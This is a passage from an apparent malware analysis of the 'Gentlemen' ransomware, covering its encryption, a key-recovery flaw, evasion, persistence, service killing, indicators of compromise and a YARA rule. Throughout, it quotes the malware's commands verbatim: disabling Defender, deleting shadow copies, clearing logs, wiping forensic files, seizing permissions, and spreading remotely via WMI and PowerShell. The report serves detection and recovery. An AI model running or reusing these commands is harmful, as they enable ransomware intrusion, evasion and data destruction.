$p = [WMICLASS]"\\<host>\root\cimv2:Win32_Process"; $p.Create("<binary>") - PowerShell remoting:
Invoke-Command -ComputerName <host> -ScriptBlock { Start-Process "<binary>" } - WMIC:
wmic /node:<host> process call create "<binary>"
Credential harvesting
The ransomware reads AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt from each user profile under C:/Users/* to harvest credentials, server names, and commands from PowerShell history.

How Gentlemen Encrypts Files


Gentlemen uses a hybrid encryption scheme that generates a unique ephemeral key pair for every file. Under normal circumstances, this design makes file-by-file decryption impossible without the attacker’s master private key. However, a critical implementation flaw (CWE-244) in the Go runtime makes key recovery possible from process memory dumps — see the decryption feasibility section below.
Encryption stack:
| Component | Algorithm | Role |
|---|---|---|
| Key exchange | X25519 (Curve25519 ECDH) | Per-file ephemeral keypair; shared secret derived with operator’s master public key |
| File encryption | XChaCha20 (confirmed via HChaCha20 nonce strings at VA 0x409700) | Symmetric per-file encryption with 24-byte nonce |
| Integrity | HMAC-SHA256 | Per-file authentication |
| Key generation | crypto/rand (OS-backed CSPRNG) | Cryptographically secure randomness |

| AES-256 (AES-NI) | Hardware-accelerated AES at VA 0x4ED7E0–0x4EDFC0 | Used for key wrapping / TLS operations |
Per-file encryption process:
- Generate an ephemeral X25519 key pair (
e_pub,e_priv) usingcrypto/rand - Derive shared secret:
X25519(e_priv, operator_master_pub)— master public key (/LEXF8q5iUJHValXwdVTYbEZ3k/c/s2y8uVrFa2AGSI=) - Derive symmetric XChaCha20 key + 24-byte nonce via KDF from shared secret
- Encrypt the file content (full or partial based on speed flag)
- Append the ephemeral public key and group marker as an 81-byte footer
Encrypted file format:
[ENCRYPTED_CONTENT][--eph--<BASE64_KEY>\n--marker--GENTLEMEN\nGENTLEMEN]
| Footer component | Size | Description |
|---|---|---|
--eph-- | 7 bytes | Ephemeral key section marker |
| Base64 key | 44 bytes | Per-file 256-bit key, Base64-encoded |
\n--marker--GENTLEMEN\n | 21 bytes | Group marker and double-encryption sentinel |
GENTLEMEN | 9 bytes | Group signature |
| Total footer | 81 bytes | Fixed overhead per encrypted file |

File extension: The extension .axfsmg is hardcoded in the binary as a per-build configuration value. The --silent flag skips file renaming entirely while still encrypting content.
Partial encryption: For small files (under approximately 100 bytes), 100% of content is encrypted regardless of speed mode. For larger files, only the configured percentage is encrypted — 3% (--fast), 1% (--superfast), or 0.3% (--ultrafast).
Decryption feasibility — CWE-244 (Heap Memory Not Cleared):
The cryptographic design is sound: per-file keys from crypto/rand, no key reuse, no hardcoded private key, no weak RNG. The operator password G7Vz9eyG is an execution gate only — it is NOT the encryption key. However, Go’s runtime does not zero cryptographic key material on the heap after use (CWE-244 / CWE-316). The ephemeral X25519 private keys (e_priv) generated for each file persist in the ransomware’s process memory for the entire lifetime of the process.
If a memory dump of the active ransomware process is captured before the process exits, all per-file private keys can be recovered. Valid memory sources include:
- EDR/XDR process memory dumps captured upon threat detection
- Windows Error Reporting dumps (
C:\ProgramData\Microsoft\Windows\WER\) if the ransomware crashed - Kernel crash dumps (
C:\Windows\MEMORY.DMP) or full RAM captures taken while the machine was still running
Why this matters: The encryption is mathematically unbreakable — but the implementation is not. Incident responders who arrive while the ransomware is still running, or who have EDR memory captures, can potentially recover every file for free. This makes EDR memory dump capabilities a critical investment for organizations in Gentlemen’s target sectors.
How Gentlemen Evades Detection
Gentlemen employs multiple layers of defense evasion, targeting endpoint protection, forensic artifacts, and recovery mechanisms. All commands below were confirmed via call-tree tracing from main.main.
Windows Defender disabling:
powershell -Command "Set-MpPreference -DisableRealtimeMonitoring $true -Force"
powershell -Command "Add-MpPreference -ExclusionProcess '<binary_path>' -Force"
powershell -Command "Add-MpPreference -ExclusionPath 'C:\'"
Shadow copy destruction:
vssadmin delete shadows /all /quietwmic shadowcopy deleterd /s /q C:\$Recycle.Bin
Event log clearing:
Three logs are cleared, not just Security:
wevtutil cl Security
wevtutil cl System
wevtutil cl Application
Forensic artifact destruction:
cmd /C del /f /q C:\Windows\Prefetch\*.*
cmd /C del /f /q C:\ProgramData\Microsoft\Windows Defender\Support\*.*
cmd /C del /f /q %SystemRoot%\System32\LogFiles\RDP*\*.*
These three commands destroy: Windows Prefetch files (execution history), Defender diagnostic logs, and RDP session logs. Combined with event log clearing, this eliminates most forensic evidence of pre-encryption activity.
File permission seizure:
Before encrypting files in each directory, the ransomware seizes ownership and removes access controls:
takeown /f <path> /r /d Y
icacls <path> /grant *S-1-1-0:(OI)(CI)F /T
attrib -R <path>
This ensures encryption succeeds even on files owned by other users or marked read-only. The SID S-1-1-0 is the well-known “Everyone” group.
Self-deletion:
The binary uses a batch-file technique to delete itself after the main process exits:
@echo off
ping 127.0.0.1 -n 3 > nul
del /f /q "%~<self_path>"
Cynet EDR canary avoidance:

The string ! Cynet Ransom Protection(DON'T DELETE) is an entry in the ransomware’s file/directory exclusion list. Cynet EDR deploys sentinel files/folders with this name as ransomware detection canaries. By adding it to the skip list alongside entries like README-GENTLEMEN.txt, windows, System32, and bootmgr, the ransomware avoids encrypting or renaming the canary, preventing Cynet’s trip-wire from triggering. This is evasion by avoidance, not by imitation.
Why this matters: The Cynet evasion marker is a targeted anti-EDR technique. Organizations running Cynet should validate their detection independently. The self-deletion via batch file with ping delay is a well-known but effective technique, the malware binary will not be on disk after a successful attack. The 3-event-log wipe (Security, System, Application) combined with Prefetch and RDP log deletion creates severe forensic gaps. File permission seizure via takeown + icacls ensures the ransomware can encrypt files regardless of NTFS permissions.
How Gentlemen Persists on Infected Systems
Gentlemen uses four independent persistence mechanisms on the local host, traced from dispatchers 5–8 in main.main:
Registry Run keys:
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v GupdateS /t REG_SZ /d "<binary> --password G7Vz9eyG <args>" /f
reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v GupdateU /t REG_SZ /d "<binary> --password G7Vz9eyG <args>" /f
Both keys store the complete command line including the operator password in plaintext. The value names GupdateS and GupdateU are designed to resemble Google Update entries.
Scheduled tasks:
schtasks /Delete /TN UpdateSystem /F
schtasks /Create /SC ONSTART /TN UpdateSystem /TR "<binary> <args>" /RU SYSTEM
schtasks /Delete /TN UpdateUser /F
schtasks /Create /SC ONSTART /TN UpdateUser /TR "<binary> <args>"
The UpdateSystem task runs as SYSTEM on startup; UpdateUser runs as the current user. Both are preceded by a delete to avoid creation errors on re-infection.
One-shot scheduled task:
schtasks /Create /TN gentlemen_system /SC ONCE /ST <HH:MM> /TR "<binary> <args>" /RU SYSTEM
schtasks /Run /TN gentlemen_system
schtasks /Delete /TN gentlemen_system /F
This creates, immediately runs, and then deletes a one-shot task named gentlemen_system.
Remote persistence:
For each remote host, six additional persistence entries are created:
| Name | Mechanism | Trigger |
|---|---|---|
DefU | schtasks /S <host> | ONCE, current user |
DefS | schtasks /S <host> | ONCE, SYSTEM |
UpdateGU | schtasks /S <host> | ONCE, current user |
UpdateGS | schtasks /S <host> | ONCE, SYSTEM |
DefSvc | sc \\<host> create | Service, binPath= |
UpdateSvc | sc \\<host> create | Service, binPath= |

Why this matters: The plaintext password in registry Run keys is a significant OPSEC failure. Any incident responder examining the registry recovers the operator password, enabling controlled detonation and deeper analysis. The four-mechanism local persistence (2 registry + 2 scheduled tasks) plus six-per-host remote persistence makes complete cleanup extremely difficult without domain-wide remediation. Monitor for: GupdateS/GupdateU Run values, UpdateSystem/UpdateUser/gentlemen_system scheduled tasks, and DefSvc/UpdateSvc services.
How Gentlemen Kills Backup and Security Services
Before encrypting, Gentlemen terminates over 30 services across five categories to eliminate recovery options and prevent interference:
| Category | Services |
|---|---|
| Backup | BackupExecAgentAccelerator, BackupExecAgentBrowser, BackupExecJobEngine, BackupExecManagementService, BackupExecRPCService, BackupExecVSSProvider, VeeamNFSSvc, VeeamTransportSvc, VeeamDeploymentSvc, Veeam.EndPoint.Service, GxVss, GxCVD, GXMMM, GxFWD, GxBLR, GxClMgr, SQLWriter, VSS, VSNAP, AcronisAgent, YooBackup |
| Database | MSSQLServer, MSSQLSQLEXPRESS,SQLAgentSQLEXPRESS,SQLAgentSQLEXPRESS, SQLAGENT, sqlbrowser, sqlservr, sqlceip, OracleServiceORCL, mysql, postgresql, postmaster, MariaDB |
| Virtualization | vmms, vmwp, vmcompute (Hyper-V), docker |
| MSExchange (multiple variants), MSExchange$PDVFS | |
| Security | Sophos, DefWatch (Symantec), MVarmor64 |

Network discovery services (fdrespub, fdPHost, SSDPSRV, upnphost) are enabled and started (not stopped) — sc config <svc> start= auto followed by net start <svc> — to facilitate network share enumeration.
Why this matters: The service kill list reveals the threat actor’s target profile: enterprise environments running BackupExec, Veeam, or Commvault for backup; SQL Server, Oracle, or MySQL for databases; Exchange for email; and Hyper-V for virtualization. If your organization runs these services, you are in Gentlemen’s target set.
Indicators of Compromise (IOCs)
File-based indicators
| Indicator | Value | Type |
|---|---|---|
| SHA256 | 3AB9575225E00A83A4AC2B534DA5A710BDCF6EB72884944C437B5FBE5C5C9235 | Binary hash |
| MD5 | 4200B46A93C6AB059E2B34CE200C4A5B | Binary hash |
| SHA1 | 42BCC743C71A9EA083C1C750A398110582796762 | Binary hash |
| Ransom note | README-GENTLEMEN.txt | Dropped per-directory |
| Wallpaper | %TEMP%\gentlemen.bmp | JPEG format, 290,967 bytes |
| Encrypted footer | --eph--<key>\n--marker--GENTLEMEN\nGENTLEMEN | 81 bytes appended to each encrypted file |
| Encrypted extension | .axfsmg | |
| Admin share | share$=C:\Temp | Created with /GRANT:Everyone,FULL |
| Self-deletion batch | <temp>.bat | Contains @echo off, ping 127.0.0.1 -n 3 > nul, del /f /q |
Registry indicators
| Key | Value name | Data |
|---|---|---|
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run | GupdateS | Full command with plaintext password |
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run | GupdateU | Full command with plaintext password |
HKLM\SYSTEM\CurrentControlSet\Control\Lsa | EveryoneIncludesAnonymous | 1 (changed from 0) |
HKLM\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters | NullSessionShares | share$ (REG_MULTI_SZ) |
Scheduled task indicators
| Task name | Context | Trigger |
|---|---|---|
UpdateSystem | Local | ONSTART, SYSTEM |
UpdateUser | Local | ONSTART, current user |
gentlemen_system | Local | ONCE at specific time, SYSTEM |
DefU | Remote (/S <host>) | ONCE, current user |
DefS | Remote (/S <host>) | ONCE, SYSTEM |
UpdateGU | Remote (/S <host>) | ONCE, current user |
UpdateGS | Remote (/S <host>) | ONCE, SYSTEM |
Service indicators
| Service name | Purpose |
|---|---|
DefSvc | Remote service (binPath = malware binary) |
UpdateSvc | Remote service (binPath = malware binary) |
Network indicators
| Indicator | Type |
|---|---|
http://tezwsse5czllksjb7cwp65rvnk4oobmzti2znn42i43bjdfd2prqqkad[.]onion/ | Tor leak site |
88984846080D639C9A4EC394E53BA616D550B2B3AD691942EA2CCD33AA5B9340FD1A8FF40E9A | Tox ID |
negotiation_hapvida@proton[.]me | Campaign-specific email |
Environment variable
| Variable | Value | Purpose |
|---|---|---|
LOCKER_BACKGROUND | 1 | Identifies the forked background encryption process |
Yara Rule
rule Windows_Ransomware_Gentlemen
{
    meta:
        description = "Gentlemen Go-Based ransomware Yara Rule"
        author      = "Dark Atlas; @ELJoOker"
        date        = "2026-05-25"

    strings:
        $s0         = "gentlemen" ascii nocase
        $s1         = "88984846080D639C9A4EC394E53BA616D550B2B3AD691942EA2CCD33AA5B9340FD1A8FF40E9A" ascii
        $s2         = "/LEXF8q5iUJHValXwdVTYbEZ3k/c/s2y8uVrFa2AGSI=" ascii
        $s3         = "tezwsse5czllksjb7cwp65rvnk4oobmzti2znn42i43bjdfd2prqqkad.onion" ascii
        $s4         = "negotiation_hapvida@proton.me" ascii
        $s5         = "README-GENTLEMEN.txt" ascii
        $s6         = "gentlemen.bmp" ascii
        $s7         = "G7Vz9eyG" ascii
        $s8         = "Cynet Ransom Protection(DON'T DELETE)" ascii
        $s9         = "Set-MpPreference -DisableRealtimeMonitoring $true" ascii

    condition:
        uint16(0) == 0x5A4D and
        (
            ($s0 and $s9) or
            $s1 or
            $s2 or
            $s3 or
            $s4 or
            ($s5 and $s6) or
            ($s7 and $s8 and $s0)
        )
}
FAQ
What is Gentlemen ransomware?
Gentlemen is a Go-based ransomware family designed to encrypt enterprise networks, disable defenses, delete recovery options, and spread across local drives and network shares.
Why is Gentlemen ransomware dangerous?
It combines partial encryption, lateral movement, persistence, service termination, Windows Defender disabling, shadow copy deletion, and forensic log clearing inside one binary.
How does Gentlemen spread?
It spreads using built-in network staging, hidden share creation, host enumeration, WMI, PowerShell remoting, WMIC, scheduled tasks, and remote services.
What encryption does Gentlemen use?
Gentlemen uses AES-256 or ChaCha20 for file encryption, with a unique key per file and an 81-byte footer appended to encrypted files.
What is the main detection opportunity?
Detection opportunities include the operator password, README-GENTLEMEN.txt, GupdateS/GupdateU Run keys, service names like DefSvc and UpdateSvc, the GENTLEMEN footer marker, and Defender-disabling commands.
Conclusion
The Gentlemen represents a convergence of organizational sophistication and technical capability that makes it one of the most significant ransomware threats of 2026. A team of at least 9 core operators — with likely more beyond the leaked data — run a professionally structured RaaS operation with dedicated credential specialists, offensive operators, and evasion developers. Their BreachForums partnership and 90-97% affiliate splits have fueled explosive growth: 442+ public victims across 73 countries, with the true count exceeding 1,570 compromised organizations based on SystemBC C2 exposure. The group consistently follows through on extortion threats — their DLS countdown timers are not bluffs, and data is progressively published through a structured four-stage escalation.
At the binary level, the ransomware is a capable, self-contained enterprise weapon. Partial encryption modes (3%/1%/0.3% per file) allow it to corrupt an entire file server in minutes. Built-in WMI, PowerShell remoting, and SMB lateral movement eliminate the need for separate tools. The ransomware doesn’t just disable Defender — it deletes Defender’s support files, clears event logs, wipes Prefetch and RDP logs, and specifically avoids Cynet EDR canary files. Self-deletion after encryption, combined with shadow copy destruction and log clearing, creates significant forensic gaps.
Despite this, the analysis identified three exploitable weaknesses: a CWE-244 heap memory flaw where Go fails to zero ephemeral X25519 private keys — allowing full decryption from process memory dumps; plaintext operator passwords leaked in registry persistence entries (GupdateS/GupdateU); and actual encryption percentages (3%/1%/0.3%) lower than what the usage text claims (9%/3%/1%), increasing the likelihood of partial file recovery.
Immediate defender actions: First, search for GupdateS/GupdateU registry Run values, UpdateSystem/UpdateUser/gentlemen_system scheduled tasks, and DefSvc/UpdateSvc services across all endpoints — these confirm active compromise. Second, deploy the provided YARA rules for binary and encrypted file detection at scale. Third, audit and remediate LSA settings (EveryoneIncludesAnonymous), NullSessionShares, and share$ administrative shares domain-wide — these modifications persist permanently after the ransomware is removed. Fourth, ensure EDR memory capture policies are enabled — a single process dump during active encryption can recover every file.